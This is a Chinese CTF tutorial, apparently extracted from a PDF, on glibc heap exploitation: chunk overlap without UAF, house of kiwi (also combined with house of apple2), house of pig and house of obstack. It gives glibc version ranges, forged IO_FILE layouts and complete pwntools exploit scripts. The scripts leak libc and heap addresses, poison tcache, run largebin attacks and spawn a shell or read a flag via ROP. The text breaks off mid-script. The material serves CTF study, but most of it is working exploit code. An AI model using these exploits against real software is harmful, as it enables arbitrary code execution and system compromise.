
当题目不存在`UAF`时，唯一的编辑堆块方法就是在`add`的时候进行编辑，这意味着我们需要通过释放再申请回来这种方式来进行编辑某个堆块。同时，这也表明我们不能让两个堆块起始指针相同。

我们可以采用如下方式：（注意以下都不是`tcache`或者`fastbin`的堆块）

- 申请`size`大小的堆块`A`，和`size`大小的堆块`B`。注意不需要分隔。
- 释放`A`和`B`，此时`A`和`B`将进行合并。
- 申请`size-0x10`大小的堆块`A`，和`size+0x10`大小的堆块`B`。
- 释放`A`和`B`，此时`A`和`B`将进行合并。
- 申请`size-0x20`大小的堆块`A`，和`size+0x20`大小的堆块`B`。
- 释放`B`。从`B`中申请一个大小为`0x30`的堆块（`malloc(0x20)`），可以在其中构造一个`fake`堆块。由于我们在上面已经获得了该堆块的指针，因此可以直接释放该`fake`堆块，从而让`fake`堆块能够编辑`B`堆块中剩下的所有部分。

- 这里最好让 `fake chunk` 属于 `tcache` 大小，这用到了 `tcache` 的一个特性：类似于 `house of force`，释放一个大小属于 `tcache` 的 `chunk` 时，实际上没有任何安全检查，只会检查 `size` 来将其放到对应的 `tcache bins` 中去。

图解



如上图所示，前三个状态是一直重新对 `A` 和 `B` 进行重分配。只会进行两次，到状态三就不再发生重分配。

在状态三时，释放 `B`（也就是实线以下的部分）。从 `B` 中申请出 `C` 和 `D` 两个 `chunk`。其中，`chunk C` 中我们布置一个 `fake chunk`，其大小大于 `D`。`D` 是我们希望重叠控制的部分。

如此一来，我们便可以使用 `C` 中的 `fake chunk` 来编辑 `D`：我们可以一直释放 `fake chunk`，再申请回来。如此不会影响到其它堆块，从而在不含有 `edit` 功能的 `UAF` 中，实际上完成了 `edit` 这样的利用方式。

house of kiwi

适用版本

`house of kiwi` 所指的通过修改 `_IO_helper_jumps` 和 `_IO_file_jumps` 来控制 `rdx` 打 `setcontext+61` 的方式能使用的版本非常少。仅有部分几个小版本可以修改上述 `IO` 的函数。

然而，`house of kiwi` 还提供了一种通过 `__malloc_assert` 来触发 `fflush(stderr)` 的方式，可以考虑通过这种方式来打 `apple` 或者 `obstack` 等其他可以通过修改 `vtable` 中调用的函数来进行 `FSOP` 的方式。

在 `glibc2.36` 开始，`__malloc_assert()` 中将不再有 `fflush(stderr)`，这导致难以通过该方式来触发 `IO`。

在 `glibc2.37`，`__malloc_assert()` 函数不复存在，`house of kiwi` 也就彻底成为历史了。

利用方式

- 修改 `_IO_file_jumps + 0x60` 为 `setcontext + 61`

- 修改 `_IO_helper_jumps + 0xa0` 为 `ROP` 链地址
- 修改 `_IO_helper_jumps + 0xa8` 为 `ret` 的地址
- 修改 `top chunk` 的 `size`，触发 `__malloc_assert() -> fflush(stderr)`

实现效果

`ROP`

漏洞产生

至少需要几次任意地址写：

- 一次任意地址写 `_IO_file_jumps + 0x60` 为 `setcontext + 61`
- 一次任意地址写 `_IO_helper_jumps + 0xa0` 为 `rop` 链的地址
- 一次任意地址写 `_IO_helper_jumps + 0xa8` 为 `ret` 的地址

以及通过任意地址写、堆溢出等方式来修改 `top chunk` 的 `size` 来触发 `__malloc_assert`

_IO_FILE结构

无相关结构

POC

基于 `2.34-0ubuntu3_amd64` 版本编译 `bug_house.c`。`POC` 如下：

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './kiwi'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )

def debug():
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid)
```

```
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
```

```
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x218cc0
leak_info('libc.address', libc.address)
add(index=0, size=0x500, content=b'aaa')


# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')


# 通过任意地址写修改_IO_file_jumps + 0x60为setcontext + 61
setcontext = libc.sym['setcontext'] + 61
_IO_file_jumps = libc.sym['_IO_file_jumps'] + 0x60
_IO_helper_jumps = libc.address + 0x219960

add(index=0, size=0x20, content=b'aaa')
add(index=1, size=0x20, content=b'aaa')

delete(index=0)
delete(index=1)

edit(index=1, size=0x20, content=p64(key ^ _IO_file_jumps))

add(index=1, size=0x20, content=b'/flag\x00\x00\x00')
add(index=0, size=0x20, content=p64(setcontext))

# 通过任意地址写修改_IO_helper_jumps + 0xa0为ROP链地址， + 0xa8为ret地址
```

```
## 部署rop链
pop_rdi_ret = 0x02e6c5 + libc.address
pop_rsi_ret = 0x154928 + libc.address
pop_rdx_ret = 0x120272 + libc.address
pop_rax_ret = 0x49f10 + libc.address
syscall_ret = 0x95196 + libc.address
leave_ret = 0x5a1ac + libc.address
ret = 0xf73b9 + libc.address
rop_chunk = heap_base + 0x860
flag_addr = heap_base + 0x830

payload = p64(0)
payload += p64(pop_rax_ret) + p64(2) + p64(pop_rdi_ret) + p64(flag_addr)
payload += p64(pop_rsi_ret) + p64(0) + p64(pop_rdx_ret) + p64(0)
payload += p64(syscall_ret)
payload += p64(pop_rax_ret) + p64(0) + p64(pop_rdi_ret) + p64(3)
payload += p64(pop_rsi_ret) + p64(heap_base + 0x2000) + p64(pop_rdx_ret) + p64(0x20)
payload += p64(syscall_ret)
payload += p64(pop_rax_ret) + p64(1) + p64(pop_rdi_ret) + p64(1)
payload += p64(syscall_ret)
add(index=10, size=0x100, content=payload)

## 任意地址写修改_IO_helper_jumps + 0xa0
add(index=3, size=0x30, content=b'aaa')
add(index=4, size=0x30, content=b'aaa')

delete(index=3)
delete(index=4)

edit(index=4, size=0x20, content=p64(key ^ (_IO_helper_jumps + 0xa0)))
add(index=3, size=0x30, content=b'aaa')
payload = p64(rop_chunk + 8) + p64(ret)
add(index=4, size=0x30, content=payload)


# 通过修改top chunk size，触发__malloc_assert，调用fflush(stderr)
add(index=2, size=0x58, content=b'aaaa')
edit(index=2, size=0x60, content=b'a'*0x58 + p64(0x20))

sh.sendlineafter(choice_words, str(menu_add))
sh.sendlineafter(add_index_words, str(3))
sh.sendlineafter(add_size_words, str(0x50))

print(sh.recv())
```

house of kiwi 组合拳

大部分来源于`roderick`师傅的博客。

`house of kiwi` 的利用方式非常局限，不但需要多次任意地址写，此外还限制 `glibc` 的小版本保证 `vtable` 可写。

然而 `house of kiwi` 提供了一种可以进入 `IO` 的方式，可以通过 `house of kiwi` 的方式触发 `IO`，从而通过其他 `IO` 利用方式例如 `house of apple2` 来完成攻击。

适用版本

`glibc2.36` 后不再可用

利用方式

- 由于 `house of kiwi` 的 `IO` 是通过 `__malloc_assert` 触发，该函数是对 `stderr` 进行操作，因此需要控制 `stderr`。
- 控制 `stderr` 的 `_flags`，保证 `flags & ~(0x2 | 0x8)` 成立
- 控制 `stderr` 的 `_flags`，若 `flags & 0x8000` 则不需要控制 `_lock`，可选项
- 控制 `stderr` 的 `_lock` 的值指向一个可写地址，或者直接让 `_lock` 指向的值为0，偏移为 `0x88`
- 控制 `stderr` 的 `_mode` 为 `0`，偏移为 `0xc0`
- 完成后会触发 `vtable` 中偏移 `0x38` 的函数。例如可以将 `vtable` 劫持为 `_IO_wfile_jumps - 0x20`，从而完成后续构造后打 `house of apple2`。

实现效果

触发 `IO` 中的函数，和其他 `IO` 攻击方式组合完成利用

常用触发方式

修改 `top chunk` 的 `size` 触发 `__malloc_assert`。修改方式参考如下：

```
assert ((old_top == initial_top (av) && old_size == 0) ||
        ((unsigned long) (old_size) >= MINSIZE &&
         prev_inuse (old_top) &&
         ((unsigned long) old_end & (pagesize - 1)) == 0));
```

函数调用链

`__malloc_assert() -> __fxprintf() ->  locked_vfxprintf -> __vfprintf_internal -> call [vtable + 0x38]`

IO_FILE结构

```
{
  file = {
    _flags = 0x68732020, // 至少保证flags & ~(0x2 | 0x8)，例如设置为空格空格sh\x00
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
```

```
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x1,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = {0x0},
    _lock = 0x55ea8d06e810, // 若没有_flags & 0x8000，需要指向一个可写的值，偏移0x88
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x55ea8d06e2a0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,  // 设置为0， 偏移0xc0
    _unused2 = {0x0 <repeats 20 times>}
  },
  vtable = 0x7efc3106f0a0 // 设置为需要的vtable，偏移为0xd8
}
```

POC

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './kiwi'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )
```

```
def debug():
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid)
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
```

```
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 本POC基于glibc2.35-0ubuntu3.6_amd64
# 通过house of kiwi触发IO的方式（修改 top chunk size触发__malloc_assert），来调用fxprintf
# 从而进入IO，来打house of apple2
# 提供了一种无需exit、也无需正常退出主函数就能触发IO的方式

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x21ace0
leak_info('libc.address', libc.address)
add(index=12, size=0x500, content=b'aaa') # 这个chunk比较大，留作备用


# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')

# 修改stderr来满足利用条件
# stderr的指针可能在libc中也可能在程序地址空间上，若使用largebin attack来劫持指针时需要注意
# 此处我选择直接用tcache poisoning来模拟劫持stderr
add(index=0, size=0x200, content=b'aaa')
add(index=1, size=0x200, content=b'bbb')
delete(index=1)
delete(index=0)
edit(index=0, size=0x10, content=p64(key ^ libc.sym['_IO_2_1_stderr_']))
```

```
add(index=1, size=0x200, content=b'aaaa')

# 修改stderr如下：
payload = b'  sh\x00'
payload = payload.ljust(0x28, b'\x00') + p64(0) + p64(1)
payload = payload.ljust(0x88, b'\x00') + p64(heap_base + 0x810) # _lock，该地址上的值指向的值需要可写，建议设置一个为0的地址
payload = payload.ljust(0xa0, b'\x00') + p64(heap_base + 0x2a0) # wide_data
payload = payload.ljust(0xc0, b'\x00') + p64(0)
payload = payload.ljust(0xd8, b'\x00') + p64(libc.sym['_IO_wfile_jumps'] - 0x20)
add(index=0, size=0x200, content=payload)

# 此处选择打apple，将apple的chunk A和chunk B都设置为index为12的chunk：
payload = p64(0)
payload = payload.ljust(0x18, b'\x00') + p64(0)
payload = payload.ljust(0x30, b'\x00') + p64(0)
payload = payload.ljust(0x68, b'\x00') + p64(libc.sym['system'])
payload = payload.ljust(0xe0, b'\x00') + p64(heap_base + 0x2a0)
edit(index=12, size=0x100, content=payload)

# debug()

# 通过修改top chunk size来触发__malloc_assert
add(index=10, size=0x50, content=b'aaaa')
edit(index=10, size=0x60, content=b'a'*0x58 + p64(0x20))

sh.sendlineafter(choice_words, str(menu_add))
sh.sendlineafter(add_index_words, str(11))
sh.sendlineafter(add_size_words, str(0x30))
sh.interactive()
```

house of pig

利用方式

总体

- 总共需要实现两次`largebin attack`，一次`tcache stash unlinking attack plus`
- 最后进行`FSOP`，包括显式调用`exit`、正常退出程序、`libc`执行`abort`流程。即调用`_IO_flush_all_lockp`

细节

- 第一次`largebin attack`来写`__free_hook-0x8`的位置为一个堆地址，满足`TSU+`条件
- 使用`tcache stash unlinking attack plus(TSU+)`把`__free_hook - 0x10`置入`tcache`
- 第二次`largebin attack`来写`_IO_list_all`为可控的堆地址，在其中伪造`fake_IO_FILE`
- 触发`FSOP`，获得`shell`
- `getshell`的方式是`_IO_str_overflow`中的`malloc`，`memcpy`和`free`连续三个函数的配合

实现效果

任意函数执行，或者 `ROP`

常用触发方式

至少需要 `UAF`

IO_FILE结构

- 偏移 `0x28` 的 `_IO_write_ptr` 减去偏移 `0x20` 的 `_IO_write_base` 为非常大的值
- 偏移 `0x38` 处的 `_IO_buf_base` 指向我们可控的部分，指向的部分需要为：

```
b'/bin/sh\x00' + p64(0) + p64(libc.sym['system'])
```

- 偏移 `0x38` 处的 `_IO_buf_base` 和偏移 `0x40` 的 `_IO_buf_end` 的值满足如下：

```
size = (_IO_buf_end - _IO_buf_base)*2 + 100
malloc(size)
// 因为是利用这个malloc申请刚刚TSU+放到tcache中包含__free_hook的chunk
// 故size需要对应
```

- 偏移 `0xc0` 处的 `_mode` 需要为 `0`
- 偏移 `0xd8` 处的 `vtable` 需要修改为 `_IO_str_jumps`

```
  file = {
    _flags = 0,
    _IO_read_ptr = 0x451, // 因为largebin attack打_IO_list_all，这里一般是chunk的size
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x1, // _IO_write_ptr - _IO_write_base要足够大，偏移0x20
    _IO_write_ptr = 0xffffffffffff, // 因此注意这里并不是-1而是非常大的正数，偏移0x28
    _IO_write_end = 0x0,
    _IO_buf_base = 0x55be33aa7420 "/bin/sh", // 偏移0x38
    _IO_buf_end = 0x55be33aa74ee "", // 偏移0x40
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = 0,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "",
    _lock = 0x0,
    _offset = 0,
    _codecvt = 0x0,
```

```
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = 0, // 偏移0xc0
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7faf4b1fe580 <_IO_str_jumps> // 偏移0xd8
}
```

`payload`例子：

```
fake_IO = p64(0)*2 # 通常为伪造的chunk的size域和prev_size域，无法控制
fake_IO += p64(0)*2
fake_IO += p64(1) + p64(0xffffffffffff)
fake_IO += p64(0)
fake_IO += p64(heap_base + 0x2420)
fake_IO += p64(heap_base + 0x2420 + 206)
fake_IO = fake_IO.ljust(0xb0, b'\x00') + p64(0)
fake_IO = fake_IO.ljust(0xc8, b'\x00') + p64(_IO_str_vtable)

payload = fake_IO[0x10:]
```

POC

通过编译`bug_house.c`的程序，在`glibc2.32`下完成漏洞利用：

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './pig'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )

def debug():
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid)
```

```
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
```

```
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
edit(index=0, size=0x10, content=b'\x10')
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x1e3c10
leak_info('libc.address', libc.address)
edit(index=0, size=0x10, content=b'\x00')
add(index=0, size=0x500, content=b'aaa')


# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')

# prepare chunks for largebin attack
add(index=1, size=0x450, content=b'aa')
add(index=2, size=0x20, content=b'aa') # gap
add(index=3, size=0x460, content=b'aa')
add(index=2, size=0x20, content=b'aa') # gap
add(index=20, size=0x440, content=b'aa')
add(index=2, size=0x20, content=b'aa') # gap

# prepare chunks for tcache stash unlinking attack
for i in range(7):
    add(index=5+i, size=0x200, content=b'aa')

for i in range(2):
    add(index=12+i, size=0x200, content=b'aa')
    add(index=2, size=0x20, content='gap')
```

```
for i in range(9):
    delete(index=5+i)

# puts 3 into largebin
delete(index=3)
add(index=4, size=0x500, content=b'aa')

# puts 1 into unsortedbin
delete(index=1)

# largebin attack
edit(index=3, size=0x430, content=p64(0)*3 + p64(libc.sym['__free_hook'] - 0x8 -
0x20))
add(index=4, size=0x500, content=b'aa')

# make sure only 5 chunks in tcache
for i in range(2):
    add(index=2, size=0x200, content=b'aa')

# debug()
# tcache stash unlinking attack
edit(index=13, size=0x200, content=p64(heap_base + 0x2410) +
p64(libc.sym['__free_hook'] - 0x10 - 0x10))

payload = b'/bin/sh\x00' + p64(0) + p64(libc.sym['system'])
calloc(index=14, size=0x200, content=payload)

# largebin attack2
delete(index=20)
edit(index=3, size=0x200, content=p64(0)*3 + p64(libc.sym['_IO_list_all'] - 0x20))
add(index=2, size=0x500, content=b'aa')

_IO_str_vtable = libc.address + 0x1e5580
leak_info('_IO_str_vtable', _IO_str_vtable)

fake_IO = p64(0)*2
fake_IO += p64(1) + p64(0xffffffffffff)
fake_IO += p64(0)
fake_IO += p64(heap_base + 0x2420)
fake_IO += p64(heap_base + 0x2420 + 206)
fake_IO = fake_IO.ljust(0xb0, b'\x00') + p64(0)
fake_IO = fake_IO.ljust(0xc8, b'\x00') + p64(_IO_str_vtable)

edit(index=20, size=0x100, content=fake_IO)

sh.sendlineafter(choice_words, '9')

sh.interactive()
```

house of obstack

适用版本

`glibc2.23-glibc2.37`（不包括`glibc2.37`，`glibc2.37`该利用链转换为`house of snake`）

利用方式

- 只需要覆盖`_IO_list_all`为可控`chunk`地址（例如`largebin attack`），将其覆盖为`fake IO_FILE`
- 触发`FSOP`即可执行任意函数，包括显示调用`exit`、正常从程序返回、执行`IO`相关的函数例如`puts`
- 简单且通用

实现效果

执行任意函数，或者配合`gadgets`进行`ROP`

常用触发方式

至少需要`UAF`

IO_FILE结构

- 不是传统的`_IO_FILE_plus`结构体，而是`_IO_obstack_file`结构体。其结构体定义如下：

```
struct _IO_obstack_file
{
  struct _IO_FILE_plus file;
  struct obstack *obstack;
};
// 可知其实就是_IO_FILE_plus外面再包裹了一个struct obstack* obstack
```

控制其如下即可：

```
  file = {
    file = {
      _flags = 0,
      _IO_read_ptr = 0x451, // largebin attack打_IO_list_all会使得这里留下size，不用理会
      _IO_read_end = 0x0,
      _IO_read_base = 0x1, // 偏移0x18
      _IO_write_base = 0x0, // 偏移0x20
      _IO_write_ptr = 0x1, // 偏移0x28
      _IO_write_end = 0x0, // 偏移0x30
      _IO_buf_base = 0x7f2b96a8ed70 <__libc_system>, // 偏移0x38，设置为要执行的函数
      _IO_buf_end = 0x0,
      _IO_save_base = 0x7f2b96c16678 "/bin/sh", // 偏移0x48，设置为要执行函数的参数
      _IO_backup_base = 0x1, // 偏移0x50
      _IO_save_end = 0x0,
      _markers = 0x0,
      _chain = 0x0,
      _fileno = 0,
```

```
      _flags2 = 0,
      _old_offset = 0,
      _cur_column = 0,
      _vtable_offset = 0 '\000',
      _shortbuf = "",
      _lock = 0x0,
      _offset = 0,
      _codecvt = 0x0,
      _wide_data = 0x0,
      _freeres_list = 0x0,
      _freeres_buf = 0x0,
      __pad5 = 0,
      _mode = 0,
      _unused2 = '\000' <repeats 19 times>
    },
    vtable = 0x7f2b96c553e0 <_IO_obstack_jumps+32> // 偏移0xd8，设置为
_IO_obstack_jumps + 0x20
  },
  obstack = 0x563d5ff8e7f0 // 偏移0xe0，设置为该chunk的地址
}
```

`payload`例：

```
fake_IO = p64(0)*3
fake_IO += p64(1)
fake_IO += p64(0)
fake_IO += p64(1)
fake_IO += p64(0)
fake_IO += p64(libc.sym['system']) # 要执行的函数
fake_IO = fake_IO.ljust(0x48, b'\x00') + p64(next(libc.search(b'/bin/sh\x00'))) # 函
数参数
fake_IO += p64(1)
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(_IO_obstack_jumps + 0x20)
fake_IO = fake_IO.ljust(0xe0, b'\x00') + p64(chunk_address) # 该chunk地址
```

POC

编译`bug_house.c`，在`glibc2.35`下可以执行`system(""/bin/sh")`

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './obstack'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
```

```python
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )

def debug():
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid)
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))
```

```python
def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
